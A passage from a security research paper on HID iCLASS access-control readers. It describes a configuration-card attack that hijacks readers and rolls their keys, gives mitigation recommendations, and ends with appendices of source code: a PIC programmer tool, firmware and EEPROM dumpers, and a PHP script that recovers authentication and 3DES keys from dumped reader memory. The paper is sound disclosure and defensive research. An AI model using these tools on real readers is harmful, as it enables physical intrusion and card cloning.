14	56 6B FA 14 34 4A 9F 48	15 10 AC 40 BF 3F B5 9F
15	21 55 85 E8 A2 CE 4B 8F	6E FF FF FF FF FF FF FF
16	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
17	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
18	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
19	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
1A	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
1B	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
1C	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
1D	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
1E	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF
1F	9E 80 2E 28 01 23 C7 A8	FF FF FF FF FF FF FF FF

With a second configuration card the key rolling can be disabled and the reader acts as a read-only reader again. From this point on the reader doesn't accept standard security cards any more - a very effective "Denial of Service" attack.

This default behavior of accepting configuration cards is undesirable as it allows attackers not only to highjack Standard Security reader infrastructures, but also to highjack cards presented to this reader while the reader highjacking remains undiscovered. I assume it's difficult to recover from that situation as one probably needs the highjackers key to reset the reader back to the original key or a new key.

A safe way to recover is to reflash the EEPROM content back to the original content using the convenient externally accessible programming connector that was described earlier in chapter III and turning the reader back to Standard Security mode that way.

A. Hotfix by switching to High Security mode

A quick countermeasure to this attack is to switch Standard Security installations to High Security Mode by using a configuration card. If the attacker doesn't know the authentication key, simple configuration cards can't be used any more to tamper with the system.

VIII. OPEN QUESTIONS

It would be nice to clarify some of the remaining open questions:

- Analyse the card dump of Standard Security cards with PIN codes set to check how the PIN number is secured.
- Analyse the card dump of Standard Security cards with stored biometric data to verify if the biometric data is signed with proper encryption or if the card can be copied and the stored biometric template changed to the the attacker template.
- An interesting experiment could be to verify if High Security Mode access cards with an unknown authentication key can be used to inject configuration card content using a man-in-the-middle attack between the card and a system reader. Using that approach, the attacked reader would rotate the unknown reader and card keys to a key known by the attacker.
  A valid question is why the original 16 byte high security key is reduced to 8 bytes when written to the reader by using a configuration card to switch to High Security mode. This behavior can be observed by using the ISP debug interface.
  To my understanding each card only uses a 8 byte key which is derieved from the reader authentication key using at least the card hardware UID and the purse counter in block 2. This effectively limits the incentive to sniff the card authentication and offline breaking of the card key via brute force attack as only the individual card key can be broken. This is not useful as the stored blocks are transmitted over the air in clear text. Such a key would be unusable for a copied card as the card ID would be different - the sniffed key would be only usable with an card emulator impersonating the same UID.
  But - using only 8 bytes reader authentication keys creates a large incentive to break one card key as in the next step the reader key can be broken due to the low key size of 64 bits[18]. This could have been avoided as the card key derivation could have used the full 16 byte High Security key and thus making such an attack impossible.

IX. RECOMMENDATIONS

- Standard Security Mode is dead[19]. Switch immediately to High Security by asking your local HID vendor for programming cards that will upgrade your Standard Security system to High Security and rotate your existing cards to the new keys at a trusted location only. **Make sure that your vendor tells you the new High Security key.**
- Encrypt the HID Access Control Application additionally with a key only known to the backend system (position and UID dependent - AES, 3DES etc.). These encrypted blocks will be encrypted with the usual 3DES reader key before storing them on the card. When swiping the card they will be decrypted with the reader key and transmitted to the backend system via Wiegand Protocol. This effectively

[18] The 8 byte high security key doesn't seem to be a straight permuted DES key as the 8th byte is significant for a successful authentication.

[19] *It's not pinin,' it's passed on! This parrot is no more! It has ceased to be! It's expired and gone to meet its maker! This is a late parrot! It's a stiff! Bereft of life, it rests in peace! If you hadn't nailed him to the perch he would be pushing up the daisies! Its metabolical processes are of interest only to historians! It's hopped the twig! It's shuffled off this mortal coil! It's run down the curtain and joined the choir invisible! This.... is an EX-PARROT! - from Monty Python's Pet Shop (Dead Parrot) Sketch.*

disables privilege elevation as information for the key needed is not present in the reader and can't be predicted by the attacker as long as reasonable encryption is used. Compatibility to existing systems can be maintained easily by putting an On-The-Fly decryption device in a trusted area on the Wiegand bus right before the Backend system server and thus making the additional layer of encryption invisible to the backend system.

- Cheap consumer electronic CPUs are not meant to store important secrets. Please use state-of-the art SAM modules if you really need to use keys that can be literally ripped from your wall. An independently powered tamper detection that will erase the keys in case of tampering won't hurt here.
- Please secure the communication to your backend system with decent crypto and mutual authentication for **all** customers.
- Please Hot-Fix the data encryption to fix the ECB issues (see chapter VI) and card cloning.
- Please fix the firmware update procedure. Non-authenticated access to the ISP connector (Fig. 2)is dangerous as it allows attackers to replace the reader firmware with a back-doored reader firmware image. Due to the CPU copy protection bits set and the lack of physical traces it's hard to verify if the firmware has been modified.
- Decrement the counter in block 2 after ever successful authentication to detect copied cards earlier as duplicate counter values will occur. This sanity check needs to be done centralized at the backend system.

RF-protocol issues are not mentioned in this paper. Possible protocol issues will be discussed separately at the 27C3 talk.

"Establishing Security - Best Practices in Access Control" (http://goo.gl/9gKO4) is warmly suggested as further reading.

Milosch Meriac Milosch has a broad range of experience in IT security, software engineering, hardware development and is CTO of Bitmanufaktur GmbH in Berlin. His current focus is on hardware development, embedded systems, RF designs, active and passive RFID technology, custom-tailored embedded Linux hardware platforms, real time data processing, IT-security and reverse engineering.

Additional information and the source code from the appendices below can be downloaded at http://openpcd.org/HID_iClass_demystified.

Appendix A
Source Code of the ICSP Code

Due to the length you can only find a small excerpt of the In Circuit Serial Programmer code code here. The full source code can be downloaded at http://openicsp.org/.

A. *uMain.cpp*

```
// -------------------------------------------
#define ICD_TX_BITS 16
#define KEY_SEQUENCE 0x4D434850UL
// -------------------------------------------
#define PIN_CLR (1<<1)     // Yellow = Vpp/MCLR
                           // Red    = Vdd
                           // Black  = Vss
#define PIN_PGD (1<<2)     // Green  = PGD
#define PIN_PGC (1<<0)     // Orange = PGC
#define PIN_PGD_IN (1<<3) // Brown  = PGM
#define PIN_OUT (PIN_PGC|PIN_CLR|PIN_PGD)
// -------------------------------------------
// 0b0000
#define PGM_CORE_INST 0
// 0b0010
#define PGM_TABLAT_OUT 2
// 0b1000
#define PGM_TABLE_READ 8
// 0b1001
#define PGM_TABLE_READ_POST_INC 9
// 0b1010
#define PGM_TABLE_READ_POST_DEC 10
// 0b1011
#define PGM_TABLE_READ_PRE_INC 11
// 0b1100
#define PGM_TABLE_WRITE 12
// 0b1101
#define PGM_TABLE_WRITE_POST_INC2 13
// 0b1110
#define PGM_TABLE_WRITE_POST_INC2_PGM 14
// 0b1111
#define PGM_TABLE_WRITE_PGM 15
// -------------------------------------------
#define CODE_OFFSET 0x0000
// -------------------------------------------
void __fastcall
TFM_Main::BT_ConnectClick (TObject * Sender)
{
  FT_STATUS ftStatus;
  DWORD Written, Read;
  UCHAR data;

  if (FT_Open (CB_Devices->ItemIndex, &m_Handle)
      == FT_OK)
    {
      // reset lines to 0
      data = 0x00;

      if ((FT_SetBitMode (m_Handle, PIN_OUT, 0x4)
           == FT_OK)
          && (FT_SetBaudRate (m_Handle, 1000000)
           == FT_OK) && (ICD_Leave () == FT_OK))
        {
          CB_Devices->Enabled = false;
          BT_Connect->Enabled = false;
          Timer->Enabled = true;
        }
      else
        {
          ShowMessage ("Can't connect");
          FT_Close (m_Handle);
```

```
          m_Handle = NULL;
        }

    }
}

// --------------------------------------------
int __fastcall
TFM_Main::ICD_TickTx (UCHAR tick)
{
  int res;
  UCHAR data;
  DWORD count;

  if (!m_Handle)
    return FT_INVALID_HANDLE;
  else
    if ((res =
         FT_Write (m_Handle, &tick,
            sizeof (tick), &count)) != FT_OK)
    return res;
  else
    return FT_Read (m_Handle, &data,
            sizeof (data), &count);
}

// --------------------------------------------
int __fastcall
TFM_Main::ICD_Leave (void)
{
  return ICD_TickTx (0x00);
}

// --------------------------------------------
int __fastcall
TFM_Main::ICD_Write (UCHAR cmd, USHORT data)
{
  int res, i;
  UCHAR tx[(4 + 16) * 2 + 1], *p, out;
  DWORD count;

  if (!m_Handle)
    return FT_INVALID_HANDLE;

  p = tx;
  // transmit CMD
  for (i = 0; i < 4; i++)
    {
      // keep reset high
      out = PIN_CLR | PIN_PGC;
      // get CMD LSB first
      if (cmd & 1)
        out |= PIN_PGD;
      cmd >>= 1;
      // shift out PGD data + PGC
      *p++ = out;
      // shift out PGD only - no PGC
      *p++ = out ^ PIN_PGC;
    }
  // transmit payload data
  for (i = 0; i < 16; i++)
    {
      // keep reset high + PGC
      out = PIN_CLR | PIN_PGC;
      // get DATA LSB first
      if (data & 1)
        out |= PIN_PGD;
      data >>= 1;
      // shift out PGD data + PGC
      *p++ = out;
      // shift out PGD only - no PGC
      *p++ = out ^ PIN_PGC;
    }
  // all lines to GND except of reset line
  *p++ = PIN_CLR;

  if ((res =
       FT_Write (m_Handle, &tx, sizeof (tx),
            &count)) != FT_OK)
    return res;
  else
    return FT_Read (m_Handle, &tx, sizeof (tx),
               &count);
}

// --------------------------------------------
void __fastcall
TFM_Main::ICD_SetTblPtr (DWORD addr)
{
  // MOVLW xx
  ICD_Write (PGM_CORE_INST,
             0x0E00 | ((addr >> 16) & 0xFF));
  // MOVWF TBLPTRU
  ICD_Write (PGM_CORE_INST, 0x6EF8);
  // MOVLW xx
  ICD_Write (PGM_CORE_INST,
             0x0E00 | ((addr >> 8) & 0xFF));
  // MOVWF TBLPTRH
  ICD_Write (PGM_CORE_INST, 0x6EF7);
  // MOVLW xx
  ICD_Write (PGM_CORE_INST,
             0x0E00 | ((addr >> 0) & 0xFF));
  // MOVWF TBLPTRL
  ICD_Write (PGM_CORE_INST, 0x6EF6);
}

// --------------------------------------------
void __fastcall
TFM_Main::ICD_WriteMem (DWORD addr, UCHAR data)
{
  // set table pointer
  ICD_SetTblPtr (addr);
  // write data to TBLPTR(=addr)
  ICD_Write (PGM_TABLE_WRITE,
             (((USHORT) data) << 8) | data);
}

// --------------------------------------------
void __fastcall
TFM_Main::OnEraseBoot (TObject * Sender)
{
  // BSF EECON1, EEPGD
  ICD_Write (PGM_CORE_INST, 0x8EA6);
  // BCF EECON1, CFGS
  ICD_Write (PGM_CORE_INST, 0x9CA6);
  // BSF EECON1, WREN
  ICD_Write (PGM_CORE_INST, 0x84A6);

  ICD_WriteMem (0x3C0004, 0x83);

  // issue NOP twice
  ICD_Write (PGM_CORE_INST, 0x0000);
  ICD_Write (PGM_CORE_INST, 0x0000);

  ICD_Leave ();
}

// --------------------------------------------
void __fastcall
TFM_Main::OnErasePanels (TObject * Sender)
{
  int i;

  for (i = 0; i < 4; i++)
    {
      ShowMessage ("Cycle Power for Panel Erase="
                   + IntToStr (i));

      // BSF EECON1, EEPGD
      ICD_Write (PGM_CORE_INST, 0x8EA6);
      // BCF EECON1, CFGS
      ICD_Write (PGM_CORE_INST, 0x9CA6);
      // BSF EECON1, WREN
      ICD_Write (PGM_CORE_INST, 0x84A6);
```

```

      ICD_WriteMem (0x3C0004, 0x88 + i);

      // issue NOP twice
      ICD_Write (PGM_CORE_INST, 0x0000);
      ICD_Write (PGM_CORE_INST, 0x0000);

      ICD_Leave ();
    }
}
```

APPENDIX B
PIC CPU FIRMWARE DUMPER

The code in this section is compiled by using the free SDCC (Small Device C Compiler) version 2.9.0. Under Fedora Linux this software can be installed by running “yum install sdcc” as root.

A. *dumper.c*

1) *source code:*

```
#include "pic18fregs.h"

#define LED_GREEN PORTBbits.RB1
#define LED_RED   PORTBbits.RB2

typedef __code unsigned char *CODEPTR;

void main () {
  CODEPTR c;
  TRISB = 0b11111001;
  TRISCbits.TRISC6 = 0;

  // Gobally disable IRQs
  INTCONbits.GIE = 0;

  // init USART peripheral
  RCSTAbits.SPEN = 1;
  // baud rate to 115200 Baud
  SPBRG = 6;
  // enable TX + high speed mode
  TXSTA = 0b00100100;

  // light red LED to indicate dump process
  LED_RED = 0;
  LED_GREEN = 1;

  c = 0;
  do {
      TXREG = *c++;
      while (!TXSTAbits.TRMT);
      ClrWdt ();
    }
  while (c != (CODEPTR) 0x8000);

  // turn off red LED
  // light green LED to indicate
  // stopped dump process
  LED_RED = 1;
  LED_GREEN = 0;

  // sit there idle
  for (;;)
    ClrWdt ();
}
```

2) *compiled code:*

```
    const unsigned short code_dumper[] = {
      0xF90E, 0x936E, 0x949C, 0xF29E,
      0xAB8E, 0x060E, 0xAF6E, 0x240E,
      0xAC6E, 0x8194, 0x8182, 0x006A,
      0x016A, 0x026A, 0x00C0, 0xF6FF,

      0x01C0, 0xF7FF, 0x02C0, 0xF8FF,
      0x0900, 0xF5CF, 0xADFF, 0x002A,
      0xD8B0, 0x012A, 0xD8B0, 0x022A,
      0xACA2, 0xFED7, 0x0400, 0x0050,

      0x05E1, 0x0150, 0x800A, 0x02E1,
      0x0250, 0x01E0, 0xE7D7, 0x8184,
      0x8192, 0x0400, 0xFED7, 0x1200,
      0xFFFF, 0xFFFF, 0xFFFF, 0xFFFF};
```

B. *dumper-eeprom.c*

1) *source code:*

```
#include "pic18fregs.h"

#define LED_GREEN PORTBbits.RB1
#define LED_RED   PORTBbits.RB2

void main () {
  TRISB = 0b11111001;
  TRISCbits.TRISC6 = 0;

  // Gobally disable IRQs
  INTCONbits.GIE = 0;

  // init USART peripheral
  RCSTAbits.SPEN = 1;
  // baud rate to 115200 Baud
  SPBRG = 6;
  // enable TX + high speed mode
  TXSTA = 0b00100100;

  // light red LED to indicate dump process
  LED_RED = 0;
  LED_GREEN = 1;

  EEADR = 0;
  EECON1bits.CFGS = 0;
  EECON1bits.EEPGD = 0;
  do {
      EECON1bits.RD = 1;
      TXREG = EEDATA;
      EEADR++;

      while (!TXSTAbits.TRMT);
      ClrWdt ();
    }
  while (EEADR);

  // turn off red LED
  // light green LED to indicate
  // stopped dump process
  LED_RED = 1;
  LED_GREEN = 0;

  // sit there idle
  for (;;)
    ClrWdt ();
}
```

2) *compiled code:*

```
    const unsigned short eeprom_dumper[] = {
      0xF90E, 0x936E, 0x949C, 0xF29E,
      0xAB8E, 0x060E, 0xAF6E, 0x240E,
      0xAC6E, 0x8194, 0x8182, 0xA96A,
      0xA69C, 0xA69E, 0xA680, 0xA8CF,

      0xADFF, 0xA92A, 0xACA2, 0xFED7,
      0x0400, 0xA950, 0xF7E1, 0x8184,
      0x8192, 0x0400, 0xFED7, 0x1200,
      0x0000, 0x0000, 0x0000, 0x0000
```

C. *Makefile*

```
PROJECT=dumper-eeprom
CPU=18f452

SDCC_ROOT=/usr/share/sdcc
LIB=$(SDCC_ROOT)/lib/pic16

obj/$(PROJECT).hex: obj/$(PROJECT).o
  gplink -c -o $@ -m $^ \
      $(LIB)/libdev$(CPU).lib \
      $(LIB)/libsdcc.lib

obj/$(PROJECT).o: obj/$(PROJECT).asm
  gpasm -c $<

obj/$(PROJECT).asm: $(PROJECT).c
  sdcc -o $@ -S -mpic16 -p$(CPU) $<

flash: obj/$(PROJECT).hex
  cp $^ ~/Share/HID/dumper/

clean:
  rm -f obj/$(PROJECT).o \
    obj/$(PROJECT).lst \
    obj/$(PROJECT).asm \
    obj/$(PROJECT).hex \
    obj/$(PROJECT).map \
    obj/$(PROJECT).cod \
    obj/$(PROJECT).cof
```

APPENDIX C
KEY PERMUTATION SOURCE CODE

The code in this section is written in PHP scrip language and can be run from command line. The script supports forward and reverse permutation of DES and 3DES keys.

The key permutation is used during the transmission of keys to the *iCLASS™* enabled RFID reader and is stored in permuted form.

A. *running permute.php*

See section C-B for full source code of *permute.php*.

```
# run only once:
# make script to executable

chmod 755 permute.php

# convert the stored
# HID app authentication key
# from reader EEPROM
# back to original form

./permute.php -r 0123456789ABCDEF


# convert the stored
# HID 3DES data key
# from reader EEPROM
# back to original form

./permute.php -r 0123456789ABCDEF0123456789ABCDEF
```

B. *permute.php*

```
#!/usr/bin/php
<?php

define('KEY_SIZE',8);

function dumpkey($key)
{
  foreach($key as $byte)
    printf('%02X',$byte);
  echo "\n";
}

function permute($key)
{
  $res = array();

  // support 3DES keys of 16 bytes
  if(($i=count($key))>KEY_SIZE)
  {
    foreach(array_chunk($key,KEY_SIZE)
        as $subkey)
      $res=array_merge($res,permute($subkey));
    return $res;
  }
  else
    if($i!=KEY_SIZE)
      exit("key size needs to be "
           "multiples of 8 bytes");

  for($i=0;$i<KEY_SIZE;$i++)
  {
    $p=0;
    $mask=0x80>>$i;
    foreach($key as $byte)
    {
      $p>>=1;
      if($byte & $mask)
      $p|=0x80;
    }
    $res[] = $p;
  }
  return $res;
}

function permute_n($key,$n)
{
  while($n--)
    $key = permute($key);
  return $key;
}

function permute_reverse($key)
{
  return permute_n($key,3);
}

function crc($key)
{
  $keysize = count($key);
  $res = array();
  $crc=0;
  for($i=0;$i<$keysize;$i++)
  {
    if(($i & 7)==7)
    {
      $res[]=$crc^0xFF;
      $crc=0;
    }
    else
    {
      $res[]=$key[$i];
      $crc^=$key[$i];
    }
  }

  return $res;
}


function generate($key)
{
  echo "    input key: ";
```

```
  dumpkey($key);

  echo " permuted key: ";
  $permuted=permute($key);
  dumpkey($permuted);

  echo "   CRC'ed key: ";
  $crc=crc($permuted);
  dumpkey($crc);

  return $crc;
}

function shave($key)
{
  $res = array();

  foreach($key as $keyvalue)
  $res[]=$keyvalue&0xFE;

  return $res;
}

function generate_rev($key)
{
  echo "    input permuted key: ";
  dumpkey($key);

  echo "        unpermuted key: ";
  $key=permute_reverse($key);
  dumpkey($key);

  echo "            shaved key: ";
  $key=shave($key);
  dumpkey($key);

  return $key;
}

function str2hex($keystr)
{
  $key=array();
  foreach(str_split($keystr,2) as $hex)
    $key[]=hexdec($hex);
  return $key;
}

function show_usage()
{
    global $argv;
    echo "$argv[0] [-r|-f] 012345679ABCDEF\n";
}

if($argc==3)
{
  $key=str2hex($argv[2]);

  switch($argv[1])
  {
    case '-f':
      generate($key);
      break;
    case '-r':
      generate_rev($key);
      break;
    default:
      show_usage();
  }
}
else
    show_usage();
?>
```